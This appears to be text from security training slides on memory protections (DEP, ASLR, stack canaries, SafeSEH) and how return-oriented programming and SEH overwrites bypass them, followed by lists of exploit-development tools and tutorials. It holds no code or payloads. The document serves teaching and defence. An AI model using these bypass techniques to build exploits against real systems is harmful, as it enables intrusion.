https://www.corelan.be/index.php/2011/07/03/universal-depaslr-bypass-with-msvcr71-dll-and-mona-py/


https://www.exploit-db.com/docs/17914.pdf
https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

3.5.3 Data Execution Prevention

Another defensive feature designed for Operating Systems is called **Data Execution Prevention (DEP)**. It is a hardware and software defensive measure for preventing the execution of code from pages of memory that are not explicitly marked as executable.

DEP helps prevent certain exploits where the attacker injects new code on the stack.

At stack level this is what happens:



While DEP makes the exploit development process more complex and time-consuming, it is possible to disable it before executing the actual shellcode.

3.5.3.1 Bypass Technique

Bypassing DEP is possible by using a very smart technique called Return-Oriented Programming **(ROP)**. ROP consists of finding multiple machine instructions in the program (called gadget), in order to create a chain of instructions that do something.

Since the instructions are part of the stack, DEP does not apply on them.

https://cseweb.ucsd.edu/~hovav/talks/blackhat08.html

3.5.3.1 Bypass Technique

Gadgets are small groups of instructions that perform some operations (arithmetical operations on registers, check for conditional jumps, store or load data and so on) and that end with a RET instruction.

The RET is important since it will allow the chain to work and keep jumping to the next address after executing the small set of instructions.

3.5.3.1 Bypass Technique

The purposes of the entire chain are different. We can use ROP gadgets to call a memory protection function (kernel API such as `VirtualProtect`) that can be used to mark the stack as executable; this will allow us to run our shellcode as we have seen in the previous examples.

But we can also use ROP gadgets to execute direct commands or copy data into executable regions and then jump to it.

Mona offers a great feature that generates the ROP gadget chain for us, or that will at least help us to find all the ROP gadgets that we can use.

Here you can find a list of ROP gadgets from different libraries and .dll files, while here you can find a good article that goes deeper in ROP gadgets.

https://www.corelan.be/index.php/security/rop-gadgets/
https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/#buildingblocks

3.5.3.2 Protective Measures

In order to avoid the exploit of such techniques, ASLR was introduced. By making kernel API's load at random addresses, bypassing DEP becomes hard.

If both DEP and ASLR are enabled, code execution is sometimes impossible to achieve in one attempt.

Another security implementation that has been developed during the years is the Stack Canary (a.k.a. Stack cookie).

The term canary comes from the canary in a coal mine, and its purpose is to modify almost all the function’s prologue and epilogue instructions in order to place a small random integer value (canary) right before the return instruction, and detect if a buffer overflow occurs.

https://en.wiktionary.org/wiki/canary_in_a_coal_mine

3.5.4 Stack Canary and SafeSEH

As you already know, most buffer overflows overwrite memory address locations in the stack right before the return pointer; this means that the canary value will be overwritten too.

When the function returns, the value is checked to make sure that it was not changed. If so, it means that a stack buffer overflow occurred.

3.5.4 Stack Canary and SafeSEH

The representation of the stack when the canary is implemented by the compiler is the following:

- The function prologue loads the random value in the canary location, and the epilogue makes sure that the value is not corrupted.

....
Buffer
Canary
Saved EBP
Return Address (EIP)
...

In order to bypass this security implementation, one can try to retrieve or guess the canary value, and add it to the payload.

Beside guessing, retrieving or calculating the canary value, David Litchfield developed a method that does not require any of these. If the canary does not match, the exception handler will be triggered. If the attacker can overwrite the Exception Handler Structure (SEH) and trigger an exception before the canary value is checked, the buffer overflow could still be executed.

https://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf
https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657(v=vs.85).aspx

This introduced a new security measures called SafeSEH.

You can read more about it SafeSEH here, and here you can find a very good article on how to bypass stack canary.

https://msdn.microsoft.com/en-us/library/9a89h429.aspx
https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

REFERENCES

References

Splint

http://www.splint.org/

Cppcheck

http://cppcheck.sourceforge.net/

Peach Fuzzing Platform

https://www.peach.tech/

Sulley

https://github.com/OpenRCE/sulley

Sfuzz

https://github.com/orgcandman/Simple-Fuzzer

FileFuzz

https://packetstormsecurity.com/files/39626/FileFuzz.zip.html

Bypass Stack Canary

https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

IDA

https://www.hex-rays.com/products/ida/

References

Pattern Create

https://github.com/lattera/metasploit/blob/master/tools/pattern_create.rb

Pattern Offset

https://github.com/lattera/metasploit/blob/master/tools/pattern_offset.rb

Mona

https://github.com/corelan/mona

EMET

https://support.microsoft.com/en-us/help/2458544/the-enhanced-mitigation-experience-toolkit

EMET Manual

https://www.microsoft.com/en-us/download/details.aspx?id=50802

Process Explorer

https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer

ASRL Bypass

https://www.corelan.be/

ASRL Bypass (FireEye)

https://www.fireeye.com/blog/threat-research/2013/10/aslr-bypass-apocalypse-in-lately-zero-day-exploits.html

References

DEP and ASLR
https://blogs.technet.microsoft.com/srd/2010/12/08/on-the-effectiveness-of-dep-and-aslr/

Bypassing DEP and ASLR
https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

ROP Gadget
https://www.corelan.be/index.php/security/rop-gadgets/

Canary
https://en.wiktionary.org/wiki/canary_in_a_coal_mine

Universal DEP Bypass
https://www.corelan.be/index.php/2011/07/03/universal-depaslr-bypass-with-msvcr71-dll-and-mona-py/

Return-Oriented Programming
https://cseweb.ucsd.edu/~hovav/talks/blackhat08.html

ROP Gadget 2
https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/#buildingblocks

Calculate Canary Value
https://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf

Exception Handler Structure

https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657(v=vs.85).aspx

SafeSEH

https://msdn.microsoft.com/en-us/library/9a89h429.aspx

Videos

Debugging Buffer Overflows

Exploiting Buffer Overflows - 32Bit FTP